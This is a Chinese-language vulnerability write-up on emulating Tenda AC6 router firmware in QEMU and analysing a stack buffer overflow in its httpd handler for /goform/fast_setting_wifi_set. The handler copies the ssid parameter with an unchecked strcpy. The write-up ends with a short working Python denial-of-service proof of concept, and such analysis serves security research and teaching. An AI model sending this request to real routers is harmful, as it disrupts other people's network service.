

Functions window
Function name
j_get_eth_name
get_eth_name
init_eth
set_eth_mode_speed
get_eth_status
set_eth_led
eth
Line 2 of 6
IDA View-A
Pseudocode-A
const char *__fastcall get_eth_name(int a1)
{
const char *v1; // r3
switch (a1)
{
case 0:
v1 = "br0";
break;
case 1:
v1 = "br1";
break;
case 6:
v1 = "vlan1";
break;
case 10:
v1 = "vlan2";
break;
case 11:
v1 = "vlan3";
break;
case 12:
v1 = "vlan4";
break;
case 13:
v1 = "vlan5";
break;
case 23:
v1 = "eth2";
break;
case 24:
v1 = "wl1.1";
break;
case 27:
v1 = "eth1";
break;
case 28:




因此可以直接创建一个名为br0的网桥，再启动服务，至此仿真设备服务起来了

```
d/squashfs-root]
└─$ sudo brctl addbr br0

┌──(kali㉿kali)-[~/routers/_US_AC6V1.0BR_V15.03.05.16_multi_TD01.bin.extracte
d/squashfs-root]
└─$ sudo ifconfig br0 192.168.2.199/24

┌──(kali㉿kali)-[~/routers/_US_AC6V1.0BR_V15.03.05.16_multi_TD01.bin.extracte
d/squashfs-root]
└─$ sudo qemu-arm -L ./ bin/httpd_patch -g 23946
init_core_dump 1816: rlim_cur = 0, rlim_max = 0
init_core_dump 1825: open core dump success
init_core_dump 1834: rlim_cur = 5242880, rlim_max = 5242880


Yes:

      ****** WeLoveLinux******

 Welcome to ...
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
create socket  fail -1
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
[httpd][debug]————————————————————————webs.c,157
httpd listen ip = 192.168.2.199 port = 80
webs: Listening for HTTP requests at address 192.168.2.199
^C

┌──(kali㉿kali)-[~/routers/_US_AC6V1.0BR_V15.03.05.16_multi_TD01.bin.extracte
d/squashfs-root]
└─$ sudo qemu-arm -L ./ bin/httpd_patch -g 23946
```

最后访问地址会404，看了一下webroot里是空的，把webroot_ro目录下文件复制进去web服务即可正常工作





漏洞分析

漏洞点在httpd服务中的form_fast_setting_wifi_set()

路由/goform/fast_setting_wifi_set

将用户输入的 `ssid` 参数传入 `src` ， 但使用 `strcpy(s, src)` 时没有长度限制，又 `s` 为 `char s[64]` ， 即在cpy时存在溢出

```
┌──(root㉿kali)-[/home/kali/routers/_US_AC6V1.0BR_V15.03.05.16_multi_TD01.bin.extracted/squashfs-root]
└─# grep -rn 'fast_setting_wifi_set'
var/webroot/js/index.js:810:                $.post("goform/fast_setting_wifi_set", data, handWifi);
var/webroot/js/index.js:877:        $.post("goform/fast_setting_wifi_set", data, handWifi);
webroot_ro/js/index.js:810:                $.post("goform/fast_setting_wifi_set", data, handWifi);
webroot_ro/js/index.js:877:        $.post("goform/fast_setting_wifi_set", data, handWifi);
```

There is a stack-based buffer overflow vulnerability in function `form_fast_setting_wifi_set`. In function `form_fast_setting_wifi_set` it reads user provided parameter `ssid` into `src`, and this variable is passed into function `strcpy` without any length check, which may overflow the stack-based buffer `s`.

```
1  int __fastcall form_fast_setting_wifi_set(int a1)
2  {
3    _BYTE *v1; // r0
4    int v4[4]; // [sp+1Ch] [bp-160h] BYREF
5    char nptr[4]; // [sp+2Ch] [bp-150h] BYREF
6    char v6[4]; // [sp+30h] [bp-14Ch] BYREF
7    char v7[4]; // [sp+34h] [bp-148h] BYREF
8    char v8[4]; // [sp+38h] [bp-144h] BYREF
9    char v9[72]; // [sp+3Ch] [bp-140h] BYREF
10   char v10[64]; // [sp+84h] [bp-F8h] BYREF
11   char dest[64]; // [sp+C4h] [bp-B8h] BYREF
12   char s[64]; // [sp+104h] [bp-78h] BYREF
13   char v13[12]; // [sp+144h] [bp-38h] BYREF
14   int v14; // [sp+150h] [bp-2Ch] BYREF
15   _BYTE *v15; // [sp+154h] [bp-28h]
16   int v16; // [sp+158h] [bp-24h]
17   char *s1; // [sp+15Ch] [bp-20h]
18   _BYTE *v18; // [sp+160h] [bp-1Ch]
19   char *src; // [sp+164h] [bp-18h]
20   int v20; // [sp+168h] [bp-14h]
21   int v21; // [sp+16Ch] [bp-10h]
22
23   v14 = 0;
24   memset(s, 0, sizeof(s));
25   memset(dest, 0, sizeof(dest));
26   memset(v10, 0, sizeof(v10));
27   v21 = 1;
28   memset(&v9[16], 0, 56);
29   src = (char *)websgetvar(a1, "ssid", &unk_DFB94);
30   strcpy(s, src);
31   strcpy(dest, src);
32   v18 = (_BYTE *)websgetvar(a1, "wrlPassword", &unk_DFB94);
```

> So by requesting the page `/goform/fast_setting_wifi_set` , the attacker can easily perform a Deny of Service Attack.

漏洞利用

get请求触发溢出

```python
import requests

IP = "192.168.2.199" # 路由器ip
url = f"http://{IP}/goform/fast_setting_wifi_set?"
url += "ssid=" + "s" * 100

response = requests.get(url)
```